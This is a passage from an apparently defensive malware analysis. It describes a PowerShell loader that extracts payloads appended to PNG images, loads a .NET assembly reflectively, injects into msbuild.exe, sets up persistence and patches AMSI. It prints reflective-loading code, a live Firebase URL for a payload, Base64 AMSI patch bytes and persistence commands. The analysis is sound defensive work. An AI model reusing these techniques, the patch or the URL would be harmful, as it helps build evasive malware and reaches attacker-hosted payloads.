
The script downloads the PNG and immediately converts its contents into a UTF-8 string. It never treats the file as an image. It processes the downloaded data as text to locate the embedded payload hidden inside.
Locating the Hidden Payload
The next stage of the script defines two markers used to locate the hidden payload within the downloaded image.
$e='IN-'
$f='-in1'
As shown in Figure 8, these markers act as delimiters for the start and end of the embedded payload. The script searches the downloaded image data for the markers and extracts the content between them.
Figure 10 illustrates how the payload is appended to the PNG file.

Traditional steganography hides data within image pixels. This sample takes a simpler route: it appends encoded payload data to the end of the PNG file. The marker IN- marks the start of the hidden payload, and -in1 marks the end.
Reconstructing the Hidden Payload
After extracting the encoded data between the markers, the script runs a series of transformations to reconstruct the original payload. This process is represented in Box 2 of Figure 8.
The extracted string goes through the following operations:
- The placeholder character # is replaced with A.
- The resulting string is converted into a character array.
- The array is reversed.
- The reconstructed string is Base64 decoded.
These steps produce a binary payload that loads directly into memory as a .NET assembly. The malware runs the next stage without ever writing a DLL to disk.
Retrieving the Payload
Finally, the script proceeds to the third highlighted section (Box 3) in Figure 8. Here, the loaded .NET assembly contacts another remote URL hosting a second image file with additional appended data.
Once the assembly loads, the PowerShell script invokes the DLL's entry point using reflective injection. Reflective .NET assembly injection lets a payload execute directly from memory, never written to disk. The typical execution flow is Assembly.Load(byte[]) → GetType() → GetMethod() → Invoke().
$n=[AppDomain]::CurrentDomain.Load($m) //$m has the binary
$p=$n.GetType('Fiber.Program')
$q=$p.GetMethod('Main')
$q.Invoke($NULL,[object[]]$o)
The decoded DLL in this sample is named Microsoft.Win32.TaskScheduler.dll, as shown in Figure 11.

The assembly exposes a method named Main() inside the Fiber.Program class. It accepts a large number of parameters that control the loader's behavior.
As we saw in Figure 8, the following is passed as parameters while loading and invoking the DLL:
$o=@('https://firebasestorage.googleapis.com/v0/b/sadam-bda08.firebasestorage.app/o/Sa%2Fluxo%2Fimg_144505.png?alt=media&token=d0a024ee-90c4-4e54-86d0-c3c42c7d09b4','','C:\Users\Public\Downloads\','Name_File','MSBuild','','MSBuild','','URL','C:\Users\Public\Downloads\','Name_File','vbs','1','','Task_Name','0','','','');
During execution, the PowerShell script constructs an array of arguments and passes it to the DLL. The parameters passed to the Main() method (shown in Figure 11) map as follows:
Parameter | Value passed | What it controls |
|---|---|---|
encodedUrlPayload | hxxps://firebasestorage[.]googleapis[.]com/.../img_144505.png | Second carrier image holding the final executable |
flagRegStartup | (empty) | Registry startup persistence toggle |
vbsPath | C:\Users\Public\Downloads\ | Drop path for a VBS helper |
vbsName | Name_File | Filename for the VBS helper |
clrPath | MSBuild | CLR host used for injection |
nativeDllPath | (empty) | Optional native DLL path |
nativeDllName | MSBuild | Target binary name |
flagTaskPersistence | (empty) | Scheduled task persistence toggle |
payloadUrl | URL | Secondary payload URL slot |
outputPath | C:\Users\Public\Downloads\ | Output directory |
outputName | Name_File | Output filename |
fileExt | vbs | Output extension |
intervalMinutes | 1 | Scheduled task repeat interval |
flagStartupTask | (empty) | Startup task toggle |
schedulerTaskName | Task_Name | Scheduled task name |
vmDetectionName | 0 | VM detection toggle |
flagUacStart | (empty) | UAC bypass toggle |
uacPayloadUrl | (empty) | Payload for the UAC bypass path |
uacCommand | (empty) | Command for the UAC bypass path |
The .NET loader then retrieves a second PNG image from a remote Firebase storage URL. The image, shown in Figure 12, looks visually benign but carries encoded data appended after the legitimate image content.

Analysis of Final Payload

Using the same extraction and decoding logic described earlier, the loader reconstructs the final executable payload from the embedded data. That payload is a .NET-based executable, shown in Figure 13, and it's injected into the legitimate Microsoft binary msbuild.exe. Running the malware under the context of a trusted system binary helps the attacker evade detection that relies on process reputation.
Anti-Analysis Checks

The payload runs a simple anti-analysis check to detect virtualized or sandboxed environments. As shown in Figure 14, the malware queries the WMI class Win32_CacheMemory using ManagementObjectSearcher. If the query returns no results, it assumes it's running in a virtualized environment and terminates execution using Environment.FailFast(null). Otherwise, execution continues after a brief delay.
Process Monitoring and Security Tool Termination

The malware also enumerates and monitors running processes using Windows API functions such as CreateToolhelp32Snapshot, Process32First, and Process32Next. It compares process names against a predefined list of system monitoring and security-related tools. On a match, it attempts to terminate the process, likely to disrupt analysis and evade security monitoring.
Persistence Mechanism

The payload establishes persistence through the Install() routine. It first builds the intended installation path using Environment.ExpandEnvironmentVariables(Settings.Install_Folder), then checks whether the current process is already running from that location and terminates any duplicate instances.
With administrative privileges, it runs a hidden cmd.exe command containing a Base64-encoded string that decodes to a schtasks command (/c schtasks /create /f /sc onlogon /rl highest /tn). This creates a scheduled task that runs the payload at user logon with elevated privileges.
Without admin privileges, the malware falls back to registry persistence. It decodes another Base64 string to the path SOFTWARE\Microsoft\Windows\CurrentVersion\Run and creates a value pointing to the malware executable.
Finally, the malware writes itself to the installation path and launches a temporary batch script. The script starts the installed copy, then deletes itself. Execution continues from the persistence location while leaving minimal trace of the install.
AMSI Bypass

The malware also implements an AMSI bypass to evade security monitoring. The code constructs Base64-encoded strings that resolve to amsi.dll (YW1zaS5kbGw=) and the function AmsiScanBuffer (QW1zaVNjYW5CdWZmZXI=), then loads them dynamically using LoadLibraryA and GetProcAddress.
It then prepares architecture-specific patch bytes stored in Base64 fragments: uFcAB4DD for 64-bit and uFcAB4DCGAA= for 32-bit. Decoded, these patches translate to assembly instructions that force the function to return the error code 0x80070057 (E_INVALIDARG) immediately. On 64-bit systems the patch runs mov eax, 0x80070057; ret. The 32-bit version runs mov eax, 0x80070057; ret 0x18 to handle stack cleanup.
Before applying the patch, the malware changes the memory permissions of the target function using VirtualAllocEx with PAGE_EXECUTE_READWRITE, which allows the function memory to be overwritten. It then writes the patch directly to the start of AmsiScanBuffer via Marshal.Copy, replacing the original scanning routine. From that point, any AMSI scan request returns an error, the content is never inspected, and AMSI-based detection is effectively disabled.
C2 Communication
